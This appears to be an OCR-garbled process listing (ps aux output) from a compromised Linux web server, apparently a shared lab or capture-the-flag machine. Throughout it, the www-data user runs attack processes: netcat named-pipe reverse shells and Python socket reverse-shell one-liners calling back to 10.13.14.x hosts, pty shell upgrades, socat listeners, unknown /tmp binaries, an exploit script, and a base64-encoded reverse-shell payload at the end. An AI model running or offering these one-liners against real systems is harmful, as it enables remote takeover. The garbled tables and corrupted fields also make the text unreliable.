                                          0 ?
                                                       S
                                                             14:17
                                                                      0:00
[kworker/u256:1]
           16684
                   0.0
                         0.0
                                   0
                                          0 ?
                                                       S
                                                             14:22
                                                                      0:00
root
[kworker/u256:2]
           16959
                         0.1 252256
                                       6052 ?
                                                       S
                                                             14:25
www-data
                   0.0
                                                                      0:00 php-fpm: pool
WWW
           16992
                                       6044 ?
                                                       S
                   0.0
                         0.1 252256
                                                             14:25
                                                                      0:00 php-fpm: pool
www-data
WWW
                                                       S
           17080
                                       6368 ?
www-data
                   0.0
                         0.1 252256
                                                             14:26
                                                                      0:00 php-fpm: pool
WWW
                                       6368 ?
                                                       S
                                                            14:27
www-data
           17188
                   0.0
                         0.1 252256
                                                                      0:00 php-fpm: pool
WWW
                                                       S
www-data
           17216
                   0.0
                         0.1 252256
                                       6368 ?
                                                             14:27
                                                                      0:00 php-fpm: pool
WWW
www-data
           17253
                   0.0
                         0.2 252256
                                       8256 ?
                                                       S
                                                             14:27
                                                                      0:00 php-fpm: pool
```

| www www-data | 17257 | 0.0 | 0 1 | 252256 | 6308 | 2 | S | 14:27 | 0.00 | php-fpm: pool |
|----------------------------|----------------|------|-----|---------------|--------------|-------|--------|----------------|--------|--------------------------|
| WWW-data WWW | 11231 | 0.0 | 0.1 | 232230 | 0300 | : | 3 | 14.21 | 0.00 | prip-rpiii. poor |
| www-data | 17339 | 0.0 | 0.1 | 252256 | 7080 | ? | S | 14:28 | 0:00 | php-fpm: pool |
| www www-data www | 17416 | 0.0 | 0.2 | 252256 | 8248 | ? | S | 14:29 | 0:00 | php-fpm: pool |
| root | 18966 | 0.0 | 0.0 | 0 | 0 | ? | S | 14:39 | 0:00 | [kworker/0:0] |
| root | 18983 | 0.0 | 0.0 | 0 | 0 | ? | S | 14:39 | 0:00 | - |
| [kworker/ | _ | 0 0 | 0 1 | 00000 | 0540 | 0 | 0 | 44.40 | 0.00 | |
| root [priv] | 19130 | 0.3 | 0.1 | 92920 | 6516 | ? | Ss | 14:40 | 0:00 | sshd: root |
| sshd | 19131 | 0.0 | 0.0 | 65512 | 3216 | ? | S | 14:40 | 0:00 | sshd: root |
| [net] | | | | | | | | | | |
| root | 19134 | 0.2 | 0.1 | 92920 | 6620 | ? | Ss | 14:40 | 0:00 | sshd: root |
| [priv] sshd | 19135 | 0.0 | 0.0 | 65512 | 3208 | 2 | S | 14:40 | 0:00 | sshd: root |
| [net] | | | | 000 | 0_00 | • | | | 0.00 | |
| root | 19136 | 0.2 | 0.1 | 92920 | 6812 | ? | Ss | 14:41 | 0:00 | sshd: root |
| [priv] sshd | 19137 | 0.0 | 0.0 | 65512 | 3196 | 2 | S | 14:41 | 0.00 | sshd: root |
| [net] | 19137 | 0.0 | 0.0 | 03312 | 3190 | f | 3 | 14.41 | 0.00 | 3311u. 100t |
| root | 19138 | 0.3 | 0.1 | 92920 | 6712 | ? | Ss | 14:41 | 0:00 | sshd: root |
| [priv] | 10120 | 0 0 | 0 0 | 65510 | 2100 | 0 | S | 1 1 . 11 | 0.00 | aahdi raat |
| sshd [net] | 19139 | 0.0 | 0.0 | 65512 | 3188 | ? | 5 | 14:41 | 0.00 | sshd: root |
| root | 19140 | 0.3 | 0.1 | 92920 | 6516 | ? | Ss | 14:41 | 0:00 | sshd: root |
| [priv] | | | | | | _ | _ | | | |
| sshd [net] | 19141 | 0.0 | 0.0 | 65512 | 3188 | ? | S | 14:41 | 0:00 | sshd: root |
| root | 19142 | 0.4 | 0.1 | 92920 | 6512 | ? | Ss | 14:41 | 0:00 | sshd: root |
| [priv] | | | | | | | | | | |
| sshd | 19143 | 0.0 | 0.0 | 65512 | 3212 | ? | S | 14:41 | 0:00 | sshd: root |
| [net] root | 19144 | 0.3 | 0.1 | 92920 | 6564 | ? | Ss | 14:41 | 0:00 | sshd: root |
| [priv] | | | | | | • | | | | |
| sshd | 19145 | 0.0 | 0.0 | 65512 | 3140 | ? | S | 14:41 | 0:00 | sshd: root |
| [net] root | 19146 | 0.1 | 0.1 | 92920 | 6368 | 2 | Ss | 14:41 | 0.00 | sshd: root |
| [priv] | 10110 | 0.1 | 0.1 | 02020 | 0000 | • | 00 | 11111 | 0.00 | 331141 1000 |
| sshd | 19147 | 0.0 | 0.0 | 65512 | 3148 | ? | S | 14:41 | 0:00 | sshd: root |
| [net] root | 19148 | 0.3 | 0.1 | 92920 | 6716 | 2 | Ss | 14:41 | 0.00 | sshd: root |
| [priv] | 19140 | 0.3 | 0.1 | 92920 | 0710 | ? | 35 | 14.41 | 0.00 | SSIIU. TOOL |
| sshd | 19149 | 0.0 | 0.0 | 65512 | 3264 | ? | S | 14:41 | 0:00 | sshd: root |
| [net] | 10150 | 0 0 | | 00000 | 0.4.40 | • | 0 - | 44.44 | 0 - 00 | |
| root [priv] | 19150 | 0.3 | 0.1 | 92920 | 6448 | ? | Ss | 14:41 | 0:00 | sshd: root |
| sshd | 19151 | 0.0 | 0.0 | 65512 | 3148 | ? | S | 14:41 | 0:00 | sshd: root |
| [net] | | | | | | | | | | |
| www-data | 19152 | 0.0 | 0.0 | 4464 | 712 | | S | 14:41 | | sh -c ps aux |
| www-data www-data | 19153 19252 | 0.0 | 0.0 | 34428 4464 | 2880 700 | | R S | 14:41 08:45 | | ps aux /bin/sh -c |
| /bin/sh | 10202 | 0.0 | 0.0 | 4404 | 700 | • | J | 00.40 | 0.00 | 7 0 1 1 7 5 11 6 |
| www-data | 19253 | 0.0 | 0.0 | 4464 | 680 | | S | 08:45 | | /bin/sh |
| root | 21646 | 0.0 | 0.1 | 92804 | 6176 | ? | Ss | 06:58 | 0:00 | sshd: alex |
| [priv] www-data | 21949 | 0.0 | 0.0 | Θ | ₍ | ? | Z | 08:45 | 0 · 00 | [sh] <defunct></defunct> |
| alex | 21959 | 0.0 | 0.0 | 45280 | 3184 | | Ss | 06:58 | 0:00 | Land actumers |
| /lib/syst | emd/sys | temd | use | er | | | | | | |
| alex | 21968 | 0.0 | | 143436 | 1928 | | S | 06:58 | | (sd-pam) |
| <pre>alex alex@pts/:</pre> | 22094 | 0.0 | 0.0 | 92936 | 3632 | ? | S | 06:58 | 0:00 | sshd: |
| alex@pts/ | 22162 | 0.0 | 0.1 | 21300 | 5244 | pts/1 | Ss+ | 06:58 | 0:00 | -bash |
| | | | | | | - | | | | |

```
34376
                              4464
                                      676 ?
                                                    S
                                                          13:22
                                                                   0:00 /bin/sh -c
www-data
                  0.0
                        0.0
/bin/sh
www-data
           34377
                        0.0
                              4464
                                      840 ?
                                                    S
                  0.0
                                                          13:22
                                                                   0:00 /bin/sh
                             92804
                                     6884 ?
                                                    Ss
                                                                   0:00 sshd: alex
root
           36712
                  0.0
                        0.1
                                                          12:44
[priv]
           36773
                  \Theta \cdot \Theta
                        0.1
                             94052
                                     5412 ?
                                                    S
                                                          12:44
                                                                   0:00 sshd:
alex
alex@pts/22
                        0.1
alex
           36782
                  0.0
                             21428
                                     5360 pts/22
                                                    Ss+
                                                          12:44
                                                                   0:00 -bash
                                                          13:24
           47707
                             92804
                                     6688 ?
                                                                   0:00 sshd: alex
root
                  0.0
                        0.1
                                                    Ss
[priv]
                  0.0
                             94092
                                     5220 ?
                                                    S
                                                                   0:00 sshd:
           48604
                        0.1
                                                          13:24
alex
alex@pts/24
           48746
                                                                   0:00 -bash
alex
                  0.0
                        0.1
                             21316
                                     5312 pts/24
                                                    Ss+
                                                          13:24
                  0.0
                        0.2 252512
                                     8232 ?
                                                          08:54
                                                                   0:00 php-fpm: pool
www-data
           50055
                                                    S
WWW
                                     7704 ?
                                                    S
www-data
           53318
                  0.0
                        0.1 252256
                                                          09:22
                                                                   0:00 php-fpm: pool
WWW
                                                    Ζ
www-data
           53822
                  0.0
                        0.0
                                  0
                                        0 ?
                                                          09:27
                                                                   0:00 [sh] <defunct>
www-data
           54492
                  0.0
                        0.1 252512
                                     8032 ?
                                                    S
                                                          09:34
                                                                   0:00 php-fpm: pool
WWW
           54516
                  0.0
                       0.0
                              4464
                                      680 ?
                                                    S
                                                          09:34
                                                                   0:00 sh -c rm
www-data
/tmp/fqa;mkfifo /tmp/fqa;cat /tmp/fqa|/bin/sh -i 2>&1|nc 10.13.14.29 1234
>/tmp/fga
                                      720 ?
                                                    S
                                                          09:34
www-data
           54519
                  0.0
                        0.0
                              4532
                                                                   0:00 cat /tmp/fga
                                                    S
www-data
           54520
                  0.0
                        0.0
                              4464
                                      712 ?
                                                          09:34
                                                                   0:00 /bin/sh -i
                                     1664 ?
                                                    S
                                                          09:34
                                                                   0:00 nc 10.13.14.29
www-data
           54521
                  0.0
                        0.0
                             11300
1234
www-data
           54522
                  0.0
                        0.1 252256
                                     8052 ?
                                                    S
                                                          09:34
                                                                   0:00 php-fpm: pool
www
           54533
                                     4432 ?
                                                    S
                                                          09:34
                                                                   0:00 php-fpm: pool
www-data
                  0.0
                        0.1 252256
14/14/14/
                                                    S
www-data
           54564
                  0.0
                       0.1
                             32140
                                     6628 ?
                                                          09:34
                                                                   0:00 python -c
import pty;pty.spawn("/bin/bash")
                                     3324 pts/13
                                                    Ss+
                                                          09:34
           54565
                  0.0
                             18272
www-data
                        0.0
                                                                   0:00 /bin/bash
www-data
           54651
                        0.1 252256
                                     4376 ?
                                                    S
                                                          09:35
                                                                   0:00 php-fpm: pool
                  0.0
WWW
                                                    S
           54863
                        0.2 252512
                                     8224 ?
                                                          09:36
                                                                   0:00 php-fpm: pool
www-data
                  0.0
WWW
                                                    S
www-data
           54894
                  0.0
                        0.2 252512
                                     8096 ?
                                                          09:36
                                                                   0:00 php-fpm: pool
WWW
                                                    Ζ
                                        0 ?
www-data
           55111
                  0.0
                        0.0
                                  0
                                                          06:34
                                                                   0:00 [sh] <defunct>
                  0.1
www-data
           55116
                        0.0
                              1668
                                      260
                                          ?
                                                    Sl
                                                          06:34
                                                                   0:31 /tmp/MDVBh
www-data
           55551
                  0.0
                        0.1 253588
                                     7356 ?
                                                    S
                                                          06:34
                                                                   0:03 php-fpm: pool
WWW
www-data
           55571
                  0.0
                        0.1 252256
                                     6256 ?
                                                    S
                                                          09:43
                                                                   0:00 php-fpm: pool
www
                                                    S
www-data
           56324
                  0.0
                        0.0
                              4464
                                      516 ?
                                                          06:35
                                                                   0:00 /bin/sh -c
/bin/sh
                                                                  0:00 /bin/sh
www-data
          56325
                  \Theta \cdot \Theta
                        0.0
                              4464
                                      612 ?
                                                    S
                                                          06:35
           56665
www-data
                  0.0
                       0.0
                              4464
                                      788 ?
                                                    S
                                                          09:51
                                                                  0:00 sh -c python
-c 'import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connec
t(("10.13.14.4", 1234)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
www-data 56666 0.0 0.2 31568 9428 ?
                                                          09:51
                                                                  0:00 python -c
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.13.14.4",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data 56668 0.0 0.0
                              4464
                                                                   0:00 /bin/sh -i
                                      688 ?
                                                    S
                                                          09:51
www-data
           56776
                 0.0
                       0.1
                             32140
                                     6680 ?
                                                    S
                                                          09:51
                                                                   0:00 python -c
import pty; pty.spawn("/bin/sh")
www-data
           56777
                  0.0
                        0.0
                              4464
                                      676 pts/11
                                                    Ss
                                                          09:51
                                                                   0:00 /bin/sh
www-data
           56865
                  0.0
                       0.1
                             32140
                                     6484 pts/11
                                                    S+
                                                          09:52
                                                                   0:00 python -c
```

```
import pty; pty.spawn("/bin/bash")
                                    3292 pts/14
                                                         09:52
www-data
          56866
                  0.0
                       0.0
                            18224
                                                   Ss
                                                                  0:00 /bin/bash
                       0.2 252512
                                                         09:58
www-data
          58060
                  0.0
                                    8228 ?
                                                    S
                                                                  0:00 php-fpm: pool
www
www-data
          58157
                  \Theta \cdot \Theta
                       0.1 252256
                                    6944 ?
                                                    S
                                                         09:58
                                                                  0:00 php-fpm: pool
\^/\^/\\
                                    2772 pts/14
          59536
                  0.0
                       \Theta \cdot \Theta
                             18028
                                                   Т
                                                         10:03
www-data
                                                                  0:00 bash mal.sh
www-data
          59537
                  0.0
                       0.2
                             31568
                                    9452 pts/14
                                                    Т
                                                         10:03
                                                                  0:00 python -c
import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connec
t(("10.13.14.31",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
          59539
                  0.0
                       0.0
                              4464
                                                                  0:00 /bin/sh -i
www-data
                                     844 pts/14
                                                   Т
                                                         10:03
                             18228
                                                   Τ
                                                                  0:00 /bin/bash
www-data
          60567
                  0.0
                       0.0
                                    2436 pts/14
                                                         10:07
www-data
          60568
                  0.0
                       0.2
                             31568
                                    9472 pts/14
                                                   Т
                                                         10:07
                                                                  0:00 python -c
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data
          60570
                  0.0
                       0.0
                              4464
                                                                  0:00 /bin/sh -i
                                      680 pts/14
                                                   Т
                                                         10:07
www-data
          61001
                  0.0
                       0.0
                             18220
                                                   Т
                                                         10:08
                                                                  0:00 /bin/bash
                                      456 pts/14
www-data
          61002
                       0.0
                              4464
                                                   Т
                                                         10:08
                                                                  0:00 /bin/sh -i
                  0.0
                                      696 pts/14
                                                   Т
                                                                  0:00 /bin/bash
www-data
          61003
                  0.0
                       0.0
                             18220
                                     456 pts/14
                                                         10:08
                                                    S
                                                                  0:00 /bin/sh -i
www-data
          61903
                  0.0
                       0.0
                              4464
                                     840 pts/14
                                                         10:11
                                                    S
                                                                  0:00 /bin/sh -c
www-data
          67617
                  0.0
                       0.0
                              4464
                                      620 ?
                                                         06:40
/bin/sh
www-data
          67618
                  0.0
                       0.0
                              4464
                                    1524 ?
                                                   S
                                                         06:40
                                                                  0:00 /bin/sh
www-data
          73010
                  0.0
                       0.2 252256
                                    8108 ?
                                                   S
                                                         10:14
                                                                  0:00 php-fpm: pool
www
www-data
          82277
                  0.0
                       0.1 252516
                                    7948 ?
                                                   S
                                                         12:49
                                                                  0:00 php-fpm: pool
\\/\\/\
www-data
                                                   S
          83278
                       0.0
                              4464
                                     716 ?
                                                         06:47
                                                                  0:00 /bin/sh -c
                  0.0
/bin/sh
                              4464
                                     636 ?
                                                   S
                                                         06:47
www-data
          83279
                  0.0
                       0.0
                                                                  0:00 /bin/sh
          84086
                                                                  0:00 /bin/sh -c
www-data
                              4464
                                     692 ?
                                                    S
                                                         14:07
                  0.0
                       0.0
/bin/sh
                                    1444 ?
                                                    S
                       0.0
                              4464
                                                         14:07
www-data
          84087
                  0.0
                                                                  0:00 /bin/sh
                                          ?
                                                    S
root
          85414
                  0.0
                       0.0
                                 0
                                       0
                                                         13:57
                                                                  0:00 [kworker/0:2]
                       0.2 253584 11128 ?
                                                   S
www-data
          90461
                  0.0
                                                         12:49
                                                                  0:00 php-fpm: pool
WWW
                                                    S
www-data
          90635
                  0.0
                       0.0
                              4464
                                      780 ?
                                                         06:50
                                                                  0:00 /bin/sh -c
/bin/sh
www-data
                                                    S
          90636
                  0.0
                       0.0
                              4464
                                      644 ?
                                                         06:50
                                                                  0:00 /bin/sh
root
           92888
                  0.0
                       0.0
                                 0
                                       0
                                          ?
                                                    S
                                                         14:08
                                                                  0:00 [kworker/0:3]
root
          97514
                  0.0
                       0.0
                                 0
                                        0
                                          2
                                                    S
                                                         14:09
                                                                  0:00 [kworker/1:1]
www-data
          98983
                  0.0
                       0.2 252512
                                    8252 ?
                                                    S
                                                         10:16
                                                                  0:00 php-fpm: pool
www
                                                    S
www-data
          99099
                  0.0
                       0.0
                              4464
                                     724 ?
                                                         06:54
                                                                  0:00 /bin/sh -c
/bin/sh
www-data
          99100
                  \Theta \cdot \Theta
                       0.0
                              4464
                                     724 ?
                                                    S
                                                         06:54
                                                                  0:00 /bin/sh
www-data 101291
                  0.0
                       0.0
                              4464
                                     728 ?
                                                   S
                                                         06:55
                                                                  0:00 /bin/sh -c
/bin/sh
www-data 101292
                  0.0
                       0.0
                              4464
                                    1420 ?
                                                    S
                                                         06:55
                                                                  0:00 /bin/sh
www-data 104722
                  0.0
                                                   S+
                                                         10:21
                                                                  0:00 python -c
                       0.1
                             32116
                                    6572 pts/14
import pty;pty.spawn("/bin/bash");
www-data 104723
                  0.0
                       0.0
                                                    Ss+
                                                         10:21
                                                                  0:00 /bin/bash
                             18212
                                    3284 pts/15
www-data 106550
                  0.0
                       0.2 252512
                                    8240 ?
                                                    S
                                                         10:26
                                                                  0:00 php-fpm: pool
WWW
                  0.0
                       0.2 252616 10744 ?
                                                    S
www-data 106836
                                                         10:26
                                                                  0:00 php-fpm: pool
WWW
                                                    S
www-data 107327
                  0.0
                       0.1 252256
                                    7724 ?
                                                         10:30
                                                                  0:00 php-fpm: pool
www-data 108724
                  0.0
                       0.2 252512
                                    8192 ?
                                                    S
                                                         10:43
                                                                  0:00 php-fpm: pool
WWW
```

```
www-data 109788 0.0 0.1 252256
                                   6044 ?
                                                 S
                                                       13:48
                                                               0:00 php-fpm: pool
www
www-data 111139
                             4464
                                    844 ?
                                                       11:02
                 0.0
                      0.0
                                                               0:00 sh -c python
-c 'import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connec
t(("10.13.14.6", 1234)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data 111140 0.0 0.2 31568 9248 ?
                                                               0:00 python -c
import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connec
t(("10.13.14.6",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data 111150 0.0 0.0
                             4464
                                    708 ?
                                                               0:00 /bin/sh -i
                                                  S
                                                       11:02
www-data 111180
                            32140
                                   6632 ?
                                                  S
                                                       11:02
                                                               0:00 python -c
                0.0
                      0.1
import pty; pty.spawn("/bin/bash")
www-data 111181
                0.0
                      0.0 18208
                                   3200 pts/17
                                                  Ss
                                                       11:02
                                                               0:00 /bin/bash
www-data 111216
                 0.0
                      0.2 252512
                                   8252 ?
                                                  S
                                                       11:03
                                                               0:00 php-fpm: pool
WWW
www-data 111302
                 0.0
                      0.2 252256
                                   8196 ?
                                                  S
                                                       11:03
                                                               0:00 php-fpm: pool
www
www-data 111344
                 0.0
                      0.0
                             4464
                                    704 ?
                                                  S
                                                       11:04
                                                               0:00 sh -c rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.13.14.31 443 >/tmp/f
                 0.0
                      0.0
                             4532
                                    820 ?
www-data 111347
                                                 S
                                                       11:04
                                                               0:00 cat /tmp/f
                             4464
                                                  S
                                                       11:04
www-data 111348
                 0.0
                      0.0
                                   1512 ?
                                                               0:00 /bin/sh -i
                      0.0
                            11300
                                   1828 ?
                                                  S
                                                       11:04
www-data 111349
                 0.0
                                                               0:00 nc 10.13.14.31
443
www-data 111369
                 0.0
                      0.1
                            50692
                                   7764 pts/17
                                                 S+
                                                       11:04
                                                               0:00 vim
www-data 111539
                 0.0
                      0.0
                             4532
                                    672 pts/13
                                                 Т
                                                       11:04
                                                               0:00 cat
www-data 111716 0.0
                      0.0
                             4464
                                    780 ?
                                                  S
                                                       11:06
                                                               0:00 sh -c python
-c 'import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connec
t(("10.13.14.6", 1234)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
www-data 111717 0.0 0.2 31568 9444 ?
                                                       11:06
                                                               0:00 python -c
                                                 S
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.13.14.6", 1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data 111718
                                    712 ?
                 0.0
                      0.0
                             4464
                                                  S
                                                       11:06
                                                               0:00 /bin/sh -i
                                   6648 ?
                                                  S
www-data 111828 0.0
                      0.1
                            32140
                                                       11:06
                                                               0:00 python -c
import pty; pty.spawn("/bin/bash")
                                   3292 pts/5
www-data 111829 0.0
                      0.0
                            18224
                                                  Ss
                                                       11:06
                                                               0:00 /bin/bash
www-data 111887
                 0.0
                      0.0
                             4532
                                    696 pts/13
                                                  Т
                                                       11:07
                                                               0:00 cat
root
         112877
                 0.0
                      0.1
                            92804
                                   6760 ?
                                                  Ss
                                                       11:13
                                                               0:00 sshd: alex
[priv]
alex
         112907
                 0.0
                      0.0
                            92804
                                   3348 ?
                                                  S
                                                       11:13
                                                               0:00 sshd:
alex@notty
                                   2020 ?
alex
         112910 0.0 0.0
                            12980
                                                  Ss
                                                       11:13
                                                               0:00
/usr/lib/openssh/sftp-server
                            92804
root
         112911 0.0 0.1
                                   6980 ?
                                                  Ss
                                                       11:13
                                                               0:00 sshd: alex
[priv]
                                   3188 ?
alex
         112941 0.0
                      0.0
                            92804
                                                  S
                                                       11:13
                                                               0:00 sshd:
alex@notty
         112942 0.0 0.0
                            12880
                                   1816 ?
                                                  Ss
                                                       11:13
                                                               0:00
alex
/usr/lib/openssh/sftp-server
www-data 112987 0.0 0.0
                           24364
                                   2904 pts/5
                                                  S+
                                                       11:14
                                                               0:00 socat TCP4-
LISTEN:60001, reuseaddr, fork EXEC:/home/leak
                           30664
memberm+ 113509 0.0 0.0
                                   2284 ?
                                                  S
                                                       12:53
                                                               0:00 socat TCP4-
LISTEN: 5555, reuseaddr, su=membermanager, fork
EXEC:/home/membermanager/membermanager,stderr
memberm+ 113510 0.0
                      0.0
                             4360
                                    644 ?
                                                  S
                                                       12:53
                                                               0:00
/home/membermanager/membermanager
                                                  S
www-data 113950 0.0
                     0.2 252256
                                                       11:23
                                                               0:00 php-fpm: pool
WWW
```

| www-data 11523 | 6 0.0 | 0.2 | 252256 | 8200 | ? | S | 11:34 | 0:00 | php-fpm: pool |
|----------------------------------|-------|------|-------------------|-----------------|-------------|--|--------------|--------|---------------------------|
| www www-data 11531 | 4 0.0 | 0.2 | 252256 | 8200 | ? | S | 11:35 | 0:00 | php-fpm: pool |
| WWW | 0 0 0 | | 0 | 0 | 0 | _ | 10.00 | 0.00 | |
| root 11536 | | 0.0 | 0 4464 | 0 732 | | S S | 13:39 | | [kworker/1:2] sh -c rm |
| www-data 11541 | | | | | | | 12:59 | | |
| /var/tmp/teck | | /vai | // LIIIP/ LE | eck p | , /DIII/SII | 0 V</td <td>ar/tilip/t</td> <td>eck [i</td> <td>10 10.13.14.5</td> | ar/tilip/t | eck [i | 10 10.13.14.5 |
| 4455 1>/var/tm | | 0 0 | 1161 | 780 | 0 | C | 12:59 | 0.00 | /hin/oh |
| www-data 11541 | | 0.0 | 4464 | | | S | | | /bin/sh |
| www-data 11541 | 4 0.0 | 0.0 | 11300 | 1768 | ? | S | 12:59 | 0:00 | nc 10.13.14.5 |
| 4455 | 4 0 0 | 0 0 | 0 | 0 | 0 | 7 | 44.00 | 0.00 | Fala 7 ada £a.ks |
| www-data 11609 | | 0.0 | 0 | | ? | Z | 11:39 | | [sh] <defunct></defunct> |
| www-data 11619 | | 0.2 | 35840 | 8448 | ? | S | 13:01 | 0:00 | python3 -c |
| import pty;pty | | | | | n+0/20 | Col | 10.01 | 0.00 | /b i n /b a a b |
| www-data 11619 | | 0.0 | 18264 | | pts/20 | Ss+ | 13:01 | | /bin/bash |
| www-data 11622 | | 0.0 | 0 | 0 0 | ? | Z | 11:40 | | [sh] <defunct></defunct> |
| www-data 11625 | | 0.0 | 0 | 0 | | Z Z | 11:40 | | [sh] <defunct></defunct> |
| www-data 11629 | | 0.0 | 0 | | | | 11:41 | | [sh] <defunct></defunct> |
| www-data 11632 | | 0.0 | 0 | 0 | | Z | 11:41 | | [sh] <defunct></defunct> |
| www-data 11636 | | 0.0 | 0 | 0 | | Z | 11:41 | | [sh] <defunct></defunct> |
| www-data 11641 | | 0.0 | 0 | 0 | | Z | 11:42 | | [sh] <defunct></defunct> |
| www-data 11649 | | 0.0 | 0 | | ? | Z | 11:42 | | [sh] <defunct></defunct> |
| www-data 11665 | | 0.0 | 0 | 0 | | Z | 11:43 | | [sh] <defunct></defunct> |
| www-data 11746 | | 0.0 | 1528 | 1068 | | S1 | 13:10 | | /tmp/lJLcU |
| www-data 11765 | 2 0.0 | 0.0 | 4464 | 688 | ? | S | 13:12 | 0:00 | /bin/sh -c |
| /bin/sh | 0 0 0 | 0 0 | 4.40.4 | 4000 | 0 | 0 | 40.40 | 0.00 | / a a a |
| www-data 11765 | | 0.0 | 4464 | 1600 | | S | 13:12 | | /bin/sh |
| www-data 11779 | | 0.0 | 4464 | 836 | ? | S | 13:14 | 0:00 | sh -c uname |
| -a; w; id; /bi | | | 4.40.4 | 004 | 0 | 0 | 40.44 | 0.00 | / a |
| www-data 11779 | | 0.0 | 4464 | 684 | | S | 13:14 | | /bin/sh -i |
| alex 11816 | 6 0.0 | 0.0 | 6164 | 664 | pts/16 | Т | 13:16 | 0:00 | cat |
| /dev/pts/16 | 0 0 0 | 0 0 | 04.04 | 000 | | _ | 40.40 | 0.00 | |
| alex 11819 | 2 0.0 | 0.0 | 6164 | 680 | pts/16 | Т | 13:16 | 0:00 | cat |
| /dev/pts/16 | 7 0 0 | 0 1 | 252256 | 7700 | 0 | | 11.10 | 0.00 | nhn fnm. naal |
| www-data 11825 | 7 0.0 | 0.1 | 252256 | 7736 | ? | S | 11:48 | 0:00 | php-fpm: pool |
| WWW | 0 0 0 | 0 0 | 20004 | 2204 | 0 | | 11.10 | 0.00 | accet TCD4 |
| memberm+ 11827 | | 0.0 | 30664 | 2284 | | S | 11:48 | 0:00 | socat TCP4- |
| LISTEN: 5555, re | | | | | | | | | |
| EXEC:/home/mem | | | | , anager 656 | | c | 11:48 | 0:00 | |
| memberm+ 11827 /home/memberma | | 0.0 | 4360 | | ſ | S | 11.40 | 0.00 | |
| www-data 11830 | | 0.0 | ı ıllarıayer 0 | | ? | 7 | 11:48 | 0.00 | [sh] <defunct></defunct> |
| www-data 11838 www-data 11833 | | 0.0 | 4464 | 780 | | Z S | 13:17 | | /bin/sh -c |
| /bin/sh | 2 0.0 | 0.0 | 4404 | 700 | : | 3 | 13.17 | 0.00 | / DIII/ 311 -C |
| www-data 11833 | 3 0.0 | 0.0 | 4464 | 684 | 2 | S | 13:17 | 0.00 | /bin/sh |
| www-data 11841 | | | 156976 | | | S | 13:17 | | python |
| pwnleak.py | 2 0.0 | 0.5 | 100010 | 20002 | • | J | 10.10 | 0.00 | руспоп |
| alex 11841 | 4 0.0 | 0.0 | 0 | Θ | ? | Zs | 13:18 | 0:00 | [leak] |
| <defunct></defunct> | . 0.0 | 0.0 | ŭ | Ū | • | | 10.10 | 0.00 | [±oun] |
| www-data 11863 | 4 0.0 | 0.0 | 0 | 0 | 2 | Z | 11:49 | 0:00 | [sh] <defunct></defunct> |
| www-data 11994 | | 0.0 | 0 | 0 | | Z | 11:53 | | [sh] <defunct></defunct> |
| www-data 12040 | | 0.0 | 4464 | 684 | | S | 11:54 | | sh -c /bin/sh |
| www-data 12040 | | 0.0 | 4464 | 708 | | S | 11:54 | | /bin/sh |
| root 12057 | | 0.1 | 92804 | 7008 | | Ss | 11:55 | | sshd: alex |
| [priv] | 1 0.0 | 0.1 | 02001 | 1000 | • | 00 | 11.00 | 0.00 | John Giex |
| alex 12060 | 9 0.0 | 0.0 | 92804 | 3384 | ? | S | 11:55 | 0:00 | sshd: |
| alex@pts/21 | | 0.0 | 0_00. | | • | • | | 0.00 | 33.14.1 |
| alex 12061 | 3 0.0 | 0.1 | 21300 | 5264 | pts/21 | Ss+ | 11:55 | 0:00 | -bash |
| www-data 12457 | | 0.0 | 4464 | 640 | | S | 07:27 | | /bin/sh -c |
| /bin/sh | _ 0.0 | 5.0 | | 0.10 | - | _ | J / | 5.55 | |
| www-data 12457 | 6 0.0 | 0.0 | 4464 | 640 | ? | S | 07:27 | 0:00 | /bin/sh |
| www-data 12463 | | 0.1 | 32140 | 5648 | | S | 07:27 | | python -c |
| import pty; pt | | | | · - | | - | - | | 1) = = = = = |
| | | | / | | | | | | |
| www-data 12463 | 9 0.0 | 0.0 | 4464 | 1588 | pts/0 | Ss+ | 07:27 | 0:00 | /bin/sh |

```
www-data 125160 0.0 0.0
                            4464
                                    736 ?
                                                 S
                                                      12:16
                                                              0:00 sh -c echo
cHl0aG9uIC1iICJpbXBvcnOqb3M7IGltcG9vdCBwdHk7IGltcG9vdCBzb2NrZXO7IGxob3N0ID0qJzEw
LjEzLjEOLjIOJzsqbHBvcnOqPSAONDM7IHMqPSBzb2NrZXOuc29ja2V0KHNvY2tldC5BR19JTkVULCBz
b2NrZXQuU09DS19TVFJF0U0pOyBzLmNvbm51Y3OoKGxob3N0LCBscG9ydCkpOyBvcy5kdXAyKHMuZmls
ZW5vKCksIDApOyBvcy5kdXAyKHMuZmlsZW5vKCksIDEpOyBvcy5kdXAyKHMuZmlsZW5vKCksIDIpOyBv
cy5wdXRlbnYoJ0hJU1RGSUxFJywqJy9kZXYvbnVsbCcpOyBwdHkuc3Bhd24oJy9iaW4vYmFzaCcpOyBz
